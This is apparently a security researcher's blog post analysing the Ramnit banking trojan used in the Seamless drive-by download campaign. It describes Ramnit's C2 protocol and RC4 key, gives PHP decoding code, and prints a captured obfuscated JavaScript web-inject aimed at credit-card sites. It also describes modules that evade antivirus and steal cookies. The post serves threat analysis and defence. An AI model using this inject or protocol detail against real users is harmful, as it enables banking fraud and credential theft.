nao-sec.org

By 友利奈緒

Published: 2018-01-01 · Archived: 2026-04-05 19:40:10 UTC

Analyzing Ramnit used in Seamless campaign


2018-01-01

First

Seamless campaign which is a Drive-by Download attack campaign uses Ramnit banking trojan. Many articles about Seamless campaign are published. For example, Cisco Umbrella, Malware-Traffic-Analysis and traffic.moe. Seamless has been using Ramnit since it began to be observed. Once run, Ramnit injects code into the web page to steal information such as credit cards. Ramnit is a previously reported banking trojan, but since I didn't know much about it, so I investigated about it.

Seamless Campaign Traffic

First, about Seamless campaign. Seamless campaign consists of the following traffic.



When reaching Seamless's Pre-Gate from the ad network, Pre-Gate gets the user's time zone information and sends it to the server. If the user belongs to the target time zone, Pre-Gate redirects the user to Gate via several redirectors. The user reads the landing page of the RIG Exploit Kit at Gate, which attacks and sends Ramnit.

Seamless is sensitive to the user's geolocation. Pre-Gate exists for each target country. For example, Pre-Gate for USA redirect to Gate for USA and Ramnit for USA is sent.

Ramnit Traffic

Ramnit uses the original protocol when communicating with C2. Following this protocol, I try to extract the configs and modules from the traffic of Ramnit and C2.

This protocol uses port 443. But, not https. A simple mechanism is on tcp. Packet consists of multiple commands and data. The structure is as follows.

	00 ff magic number byte[2]
	06 00 00 00 length dword
	e2 command byte
	01 00 00 00 00 data byte[length-1]

magic number is a fixed value. Packets start with this bytes. length is the length of command and data. In other words, strlen(command + data). command is 1 byte. There are various kinds of this.

	0x01 COMMAND_OK
	0x11 GET_DNSCHANGER
	0x13 GET_INJECTS
	0x15 UPLOAD_COOKIES
	0x21 GET_MODULE
	0x23 GET_MODULE_LIST
	0x51 VERIGY_HOST
	0xe2 REGISTER_BOT
	0xe8 UPLOAD_INFO_GET_COMMANDS

Data has three structures.

	chunk_0:
	00 magic number byte
	06 00 00 00 length dword
	01 23 45 67 89 01 RC4 encrypted data byte[length]
	---
	chunk_1:

	01 magic number byte
	00 01 00 00 data dword
	---
	chunk_2:
	02 magic number byte
	00 01 00 00 data dword
	00 02 00 00 data dword

The encryption key of RC4 seems to be stable. In my environment `fenquyidh` is the key.

Let's look at the data using actual traffic. If you have Ramnit traffic, use it. If you do not have it, look for Ramnit and move it, or look for pcap etc. For example, if you look at the #Ramnit tag on Twitter, you will find many Tweets. You will surely get Ramnit or its traffic.

Ramnit is banking trojan. It depends on the target country/region. For example, Ramnit used in attack campaign targeting Japan doesn't work with IP addresses of countries other than Japan. The configs and modules that Ramnit acquires from C2 also change. This time, let's see the traffic of Ramnit for Japan. If you are not able to get the traffic of Ramnit for Japan, please refer to this link. It seems that someone kindly released pcap ;)

https://gist.github.com/anonymous/2d7eef0c0ffba19338afd74823d7a8c9

Let's open pcap and look at the first packet.

	00ff4b000000e200200000000c361ffe44bc3561c50723482c1e8ccca72b6a4c
	161459f31cc70559b27aed4d00200000000d371cad11b93131c652704c7d1589
	c5a22c6f4b104758f614c2500de67cbf16

When parsing this according to the protocol, it becomes as follows.

	// magic number
	00 ff
	// length
	4b 00 00 00
	// command => Register bot (send two MD5s)

	e2
	// data chunk magic
	00
	// data length
	20 00 00 00
	// data
	0c 36 1f fe 44 bc 35 61 c5 07 23 48 2c 1e 8c cc
	a7 2b 6a 4c 16 14 59 f3 1c c7 05 59 b2 7a ed 4d
	// data chunk magic
	00
	// length
	20 00 00 00
	// data
	0d 37 1c ad 11 b9 31 31 c6 52 70 4c 7d 15 89 c5
	a2 2c 6f 4b 10 47 58 f6 14 c2 50 0d e6 7c bf 16

This data is encoded with RC4. So I decode it. RC 4 is a simple algorithm, write the code.

	<?php
	class RC4
	{
	public static function calc(string $data, string $key) : string
	{
	$s = [];
	for($i = 0; $i < 256; $i++)
	{

```
    $s[$i] = $i;
    }
    $j = 0;
    for($i = 0; $i < 256; $i++)
    {
    $j = ($j + $s[$i] + ord($key[$i % strlen($key)])) % 256;
    list($s[$i], $s[$j]) = [$s[$j], $s[$i]];
    }
    $i = $j = 0;
    $ret = '';
    for($k = 0; $k < strlen($data); $k++)
    {
    $i = ($i + 1) % 256;
    $j = ($j + $s[$i]) % 256;
    list($s[$i], $s[$j]) = [$s[$j], $s[$i]];
    $ret .= $data[$k] ^ chr($s[($s[$i] + $s[$j]) % 256]);
    }
    return $ret;
    }
    }

    $key = 'fenquyidh';
    $binary1 = [
    '0c', '36', '1f', 'fe', '44', 'bc', '35', '61',
    'c5', '07', '23', '48', '2c', '1e', '8c', 'cc',
    'a7', '2b', '6a', '4c', '16', '14', '59', 'f3',
    '1c', 'c7', '05', '59', 'b2', '7a', 'ed', '4d'
```

```
];
$binary2 = [
'0d', '37', '1c', 'ad', '11', 'b9', '31', '31',
'c6', '52', '70', '4c', '7d', '15', '89', 'c5',
'a2', '2c', '6f', '4b', '10', '47', '58', 'f6',
'14', 'c2', '50', '0d', 'e6', '7c', 'bf', '16'
];

$data1 = [];
for($i=0; $i<count($binary1); $i++)
{
$data1[] = chr(hexdec($binary1[$i]));
}
$data1 = implode('', $data1);
$data1 = RC4::calc($data1, $key);
var_dump($data1);

$data2 = [];
for($i=0; $i<count($binary2); $i++)
{
$data2[] = chr(hexdec($binary2[$i]));
}
$data2 = implode('', $data2);
$data2 = RC4::calc($data2, $key);
var_dump($data2);
```

The results are as follows. Ramnit is sending two MD5 values to C2. Registration is done to bot by this.

```
string(32) "d5ad437b032fd239616c1d0d97a6b6eb"
string(32) "e4b7a6323fab5960363d771a124b6079"
```

This is what automates these processes.

https://github.com/nao-sec/ramnit_traffic_parser

This script uses tshark. If not installed, please install and set environment variables. Now, let's run the script.

```
$ php main.php ramnit_traffic.pcap

[+] REGISTER_BOT(0xe2) : output/000_e2.bin
[+] REGISTER_BOT(0xe2) : output/001_e2.bin
[+] REGISTER_BOT(0xe2) : output/002_e2.bin

-- snip --

[+] GET_INJECTS(0x13) : output/139_13.bin
[+] REGISTER_BOT(0xe2) : output/140_e2.bin
[+] REGISTER_BOT(0xe2) : output/141_e2.bin
```

Files are created in the output directory. Let's look at `064_21.bin`.

This file says "Antivirus Trusted Module v2.0 (AVG, Avast, Nod32, Norton, Bitdefender)". You can see that there is MZ header below 0x120 and it is a PE file. Cutting out 0x120 or later result in the following.

```
$ file 064_21.bin
064_21.bin: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, UPX compressed
```

It is unpacked because packed by UPX.

```
$ upx -d 064_21.bin

$ file 064_21.bin
064_21.bin: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```

Looking at this DLL with IDA, you can see that it is a program that interferes with Anti-Virus software.

Several DLL modules (067_21.bin, 070_21.bin, 073_21.bin) are downloaded like this.

Next, let's see 106_15.bin. This file seems to be zip. Looking inside it was IE's cookies. There was a DLL module that zipped the cookie, so it might be related.

	$ file 106_15.bin
	106_15.bin: Zip archive data, at least v2.0 to extract
	$ unzip -l 106_15.zip
	Archive: 106_15.bin
	Length Date Time Name
	--------- ---------- ----- ----
	94 2017-02-25 00:24 IE Cookies/383ZENWY.cookie
	0 2017-02-25 00:23 IE Cookies/container.dat
	114 2017-12-01 01:09 IE Cookies/DVJZAF70.cookie
	63 2017-02-25 00:24 IE Cookies/EB3FDKZ8.cookie
	101 2017-11-19 17:25 IE Cookies/EWCKIMK2.cookie
	114 2017-02-25 00:30 IE Cookies/Q35837OZ.cookie
	156 2017-05-02 20:06 IE Cookies/RTHFNUYR.cookie
	--------- -------
	642 7 files

Finally, look at 139_13.bin. This is the config of the injecting code for the web page.

	set_url [["Credit card company URL"]] GP
	data_before
	PC_fishing*
	data_end
	data_inject
	<script>eval(function(p,a,c,k,e,r){e=function(c){return(c<a?":e(parseInt
	(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if
	(!".replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e)
	{return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])

	p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('1 4={7:q(a,
	b){r s a=="E"?a.3(b):/^(F|G|H)$/i.3((s a).t())?a==b:6},u:q(a){r a.I||a.J||
	a.8||""},x:q(b){1 c=b.y||K;1 d=b.z||"A";1 e=6;1 f=6;1 g=[];1 h=c.L(b.v.B()
	);w(1 k=0;k<h.9;k++){1 i=0;1 j=0;w(1 l M b){2(!/^(v|z|y|N)$/i.3(l)){j++;2
	(/^(8)$/i.3(l)){2(4.7(b[l],h[k].8)){i++}}p 2(/^(u)$/i.3(l)){2(4.7(b[l],4.u
	(h[k]))){i++}}p{w(1 a=0;a<h[k].5.9;a++){2(s h[k].5[a].C!="O"){1 m=h[k].5
	[a].C.t().B();1 n=h[k].5[a].D?h[k].5[a].D.t():h[k].5[a];2(m==l&&4.7(b[l],
	n)){i++}}}}}}2(i==j){2(/^(A)$/i.3(d)){e=h[k];P}p 2(/^(Q)$/i.3(d)){f=h[k]}
	p 2(/^(R)$/i.3(d)){1 o=g.9;g[o]=h[k]}}}r e||f||(g.9>0?g:6)||6}};1 c=4.x(
	{"v":"S","8":/T/U});2(c){c.V.W="X"}',60,60,'|var|if|test|getElement|
	attributes|false|equals|innerHTML|length||||||||||||else|function|
	return|typeof|toString|innerContent|tagName|for|byAttrs|parentElement|
	searchType|first|toLowerCase|nodeName|nodeValue|object|string|number|
	boolean|textContent|innerText|document|getElementsByTagName|in|
	toJSONString|undefined|break|last|all|li|fishing|im|style|display|
	none'.split('|'),0,{}));</script>
	data_end
	data_after
	data_end


Looking at this configuration, URLs of many credit card companies and related companies exist. It was localized for Japan.

Ramnit Modules

I analyzed the modules that Ramnit downloads. All modules had data added at the beginning of the PE format.

```
00000000: 64f3 81c5 4176 5472 7573 7400 0000 0000  d...AvTrust.....
00000010: 0000 0000 0000 0000 416e 7469 7669 7275  ........Antiviru
00000020: 7320 5472 7573 7465 6420 4d6f 6475 6c65  s Trusted Module
00000030: 2076 322e 3020 2841 5647 2c20 4176 6173   v2.0 (AVG, Avas
00000040: 742c 204e 6f64 3332 2c20 4e6f 7274 6f6e  t, Nod32, Norton
00000050: 2c20 4269 7464 6566 656e 6465 7229 0000  , Bitdefender)..
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 5858 2753 74a6 7d1e  ........XX'St.}.
00000120: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000130: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000140: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000150: 0000 0000 0000 0000 0000 0000 b800 0000  ................
00000160: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000170: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000180: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000190: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
000001a0: 06d8 19d2 42b9 7781 42b9 7781 42b9 7781  ....B.w.B.w.B.w.
000001b0: be99 6581 40b9 7781 cca6 6481 36b9 7781  ..e.@.w...d.6.w.
000001c0: 5269 6368 42b9 7781 0000 0000 0000 0000  RichB.w.........
000001d0: 0000 0000 0000 0000 5045 0000 4c01 0300  ........PE..L...
```

Also, its PE file is a DLL, packed with UPX.



```
; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
public DllEntryPoint
DllEntryPoint proc near

var_A0= byte ptr -0A0h
hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpReserved= dword ptr  0Ch

cmp     byte ptr [esp+fdwReason], 1
jnz     loc_1000D544
```

```
000002c0: 0000 0000 0000 0000 0000 0000 0000 0055  ...............U
000002d0: 5058 3000 0000 0000 9000 0000 1000 0000  PX0.............
000002e0: 0000 0000 0400 0000 0000 0000 0000 0000  ................
000002f0: 0000 0080 0000 e055 5058 3100 0000 0000  .......UPX1.....
00000300: 4000 0000 a000 0000 3600 0000 0400 0000  @.......6.......
00000310: 0000 0000 0000 0000 0040 0000 e055  ..........@...U
00000320: 5058 3200 0000 0000 1000 0000 e000 0000  PX2.............
```

At the beginning of the module there is a comment like a description of the role. Most of them are similar to the information already analyzed by analysts.

- https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/
- http://www.vkremez.com/2017/08/8-10-2017-rig-exploit-kit-leads-to.html
- https://www.s21sec.com/en/blog/2017/07/ramnit-and-its-pony-module/

For Japan

[module 1]

- AvTrust
- Antivirus Trusted Module v2.0 (AVG, Avast, Nod32, Norton, Bitdefender)

Add to antivirus software exception list

[module 2]

- CookieGrabber

- Cookie Grabber v0.2 (no mask)

Compress and send cookies of browsers (firefox, chorome, opera, IE) to zip.

[module 3]

- Hooker
- IE & Chrome & FF injector

[module 4]
Browser communication hook

- VNC IFSB
- VNC IFSB x64-x86

I think it is similar to this code.
https://github.com/gbrindisi/malware/blob/master/windows/gozi-isfb/AcDll/activdll.c

[module 5]

- FFCH
- FF&Chrome reinstall x64-x86 [silent]

For USA

module 1~4 is the same. module5 had the following functions instead.

- FtpGrabber2
- Ftp Grabber v2.0

And In US IP, AZORult has been downloaded.

https://www.hybrid-analysis.com/sample/37b66f9117a2140fa11badad967c09142860d04af9a3564bfe58527d7d7e9270

IOCs

https://github.com/nao-sec/ioc/blob/master/nao_sec/5a34bc94-1eb8-4213-9ab8-34dbc0a8010a.json

Finally

The Ramnit has not changed very much for a long time. It was consistent with Symantec's contents published in 2014.

https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/w32-ramnit-analysis-15-en.pdf

The configuration changes depending on the IP address, but the same module was downloaded.

Ramnit traffic is interesting ;)
